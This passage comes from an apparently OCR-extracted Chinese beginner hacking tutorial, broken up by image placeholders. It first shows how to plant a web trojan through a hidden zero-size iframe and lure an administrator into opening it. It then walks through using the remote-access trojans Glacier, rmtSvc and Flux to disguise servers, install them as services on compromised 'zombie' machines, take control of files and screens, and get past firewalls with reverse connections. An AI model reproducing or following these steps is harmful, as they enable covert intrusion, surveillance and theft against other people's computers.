frameborder="0">。还是做下简单的代码解释："iframe"：框架，"src="dog.html""："src"是链接的意思，合起来解释，"iframe src="dog.html""即在网页中嵌入一个框架，框架的内容（显示的网页）是同目录下名为"dog.html"的网页；"name="zhu""：框架的名称为"zhu"；"width="0" height="0""把框架的宽度和长度都设置为0（即不让框架在网页中显示），因为显示了那还不露馅呀；"frameborder="0""：把框架的边缘设置为0即不显示边缘，原因勿用我多说了。好了现在我们把"<iframe src="dog.html" name="zhu" width="0" height="0" frameborder="0">"插入进一个网页里（假设这个网页名字为test.html），保存好后把"dog.html"、"lhxyexe.asp"、"lhxyhta.asp"、"test.html"全部上传到我们的ASP空间里，比如我把这些文件上传到我的空间第一级目录下，那么网页木马的地址就是：http://dog.wuhen.net/test.html。接下来你只用把这个地址发给管理员浏览就OK了。

四、实战木马


哈哈，上面罗嗦了那么多，现在就来到各位菜鸟感兴趣的部分了，睡着了的快收起哈喇子跟我醒过来哦~

实战一：冰河V2004[情人节专版]


这个算是我们的元老级木马了，解压后会生成一些文件其中“g_client”是客户端（Client）即控制端，“G_Server”是服务端（被控端），这个服务端被作者进行了图标和名称、版本信息等伪装，看上去就像一个正常的系统文件，怎么样，够阴险吧？嘿嘿……我把自己已经修改了的服务端“G_Server”在机子上运行后，开始用客户端“g_client”连接，打开冰河客户端程序，主界面如图10。



界面看上去还行，图中显示的C至G盘驱动器是本机的，这里提一下怎么修改服务端配置，为了防止同行进入抢走肉鸡，我们最好给服务端设置密码，修改下端口等。在工具栏上执行“设置→配置服务器程序”，如图11。




有文字说明的，都是傻瓜式的操作，我不用一一阐明，“访问口令”处设置访问目标机器时身份验证的密码；“监听端口”处可修改服务端在目标主机上运行后开的端口，这里大家最好把“自动删除安装文件”打上钩。配置好后，点确定生成新的服务端，如图12。




好，现在我开始连接，在工具栏上依次点击“文件→添加主机”，如图13。


在“显示名称”处可以随便填，只要自己能记住是哪台肉鸡就可以了，“主机地址”处填写肉鸡IP，在“访问口令”处输入密码，比如刚才我设置好的：hz，端口默认是7626，同样的，为了安全我先把它修改成520（这里我是在自己机子上演




示，各位在修改时最好把端口改成1024以上的端口），点击确定，在列表里便有了我们才添加的主机了，如图14。



现在只用把光标放在列表里的“magic dog”处轻轻那么一击，软件就开始连接咯，连接成功后在右边的窗口会看到目标机器的磁盘驱动器，如图15。




双击任何一个驱动器便可以打开它了，打开后如图16。




横线处是表明该目录下文件的多少。这样我们就可以在对方的磁盘里如同在自己的计算机里执行命令了，比如：删除，复制，粘贴，新建文件夹，文件上传／下载，查找功能等。


在工具栏里的“文件”菜单下还有一些功能，比如我们最喜欢的屏幕监视和控制，图17。

“捕捉屏幕”只能获得目标机器的某个时间的情况，而屏幕控制可以连续不断监视和控制对方屏幕。当你进入控制对方屏幕状态时，可以使用图18的命令。





也许你会抱怨控制的范围是不是太小了点，呵呵，别抱怨哦，先看看冰河的命令控制台再发表意见，图19。




嘿嘿……各位别被分支下的命令吓着了，这些功能够用了吧？

好了，冰河的部分功能我就说完了，大家自己再仔细研究后实践。下面我们开始木马实战二吧！


实战二：打破传统的木马——rmtSvc

号称国内第一款以B/S方式通讯的木马，所谓“B/S”即“BROWSER/SERVER”（与前面所述的传统木马C/S相对）。解压后只有一个名为“rmtSvc”的文件，而经典的是它的客户端（Client）打破了传统手法：客户端（Client）可为IE或mozilla浏览器。无论你身在何方，只要有可以正常使用的浏览器就可对肉鸡进行完全控制，即使是在linux下通过浏览器也可以对肉鸡进行控制，支持远程登录、shut-down/restart，动态实时刷新等，其内置FTP服务和代理服务器功能。把解压后得到的唯一那个EXE文件，不管你用什么方法传到肉鸡上去，然后在肉鸡的SHELL里输入命令：rmtsvc -i，这样木马就安装成功了。

接下来我们再把木马所要的服务启动了输入命令：net start rmtsvc，一会儿服务就启动了，如图20。



OK现在开始连接，我们输入肉鸡IP和它的端口，我在本机安装好后输入的是：http://127.0.0.1:7776，（这里注意下RMTSVC在肉鸡上默认开端口：7776，可以通过程序控制界面修改它），效果如图21。




输入密码：123456，点“OK”进去，就可以开始对肉鸡进行控制了（该软件需要注册后才能修改，默认的密码123456）。

在工具栏上，我会看到：

PVIEW：显示肉鸡的进程和系统相关信息。可以管理进程，比如KILL掉进程，设置进程级别优先级等。

SPY++：这个是我们喜爱的屏幕监控，而这个监控和冰河不一样，它可以像在自己机子上操作肉鸡的屏幕，图22。



在浏览器上看到了我机子的部分桌面和打开的RMTSVC，是不是有点画中画的感觉？如果我在浏览器中双击“俺的窝”那么等于在肉鸡上打开“俺的窝”了，可以说完全控制了对方！

至于PROXY、FTP，不用我多说了吧。

LOGOFF相当于Windows上的注销。

OPTION里没什么可利用的，里面可以填写注册码。

这种木马的确有别与传统的C/S木马，优势也是显而易见的，特别是当我们在别人机器上时因一些原因要对某台肉鸡进行操作但手上却又没客户端（Client）来

进行连接，这个时候RMTSVC就帮了我们很大忙了，总之比C/S木马RMTSVC确实要更方便、安全。


实战三、反弹木马——Flux

谈起反弹木马，大家自然会想到中国的“网络神偷”，呵呵，它的确算是个代表，但今天我跟大家说说另一个DLL+IP反弹木马：Flux!

首先我们明白为什么这类木马叫做“反弹木马”，因为在通讯的连接方式上有别于传统的木马连接方式，传统的木马是客户端（Client）主动去和服务端（Server）连接，但是随着防火墙（FireWall）的越来越完善，它可以把向主机发送的数据包拦截下来阻止我们对肉鸡的通讯，所谓道高一尺魔高一丈，于是一些黑客编程高手就想到变换个思路：防火墙不是不让我们去连肉鸡吗，那么我们就让肉鸡连我们吧。事实证明此法是可行的，实际中，防火墙只对外部发送本机端口的数据请求进行严格监控，而本机对外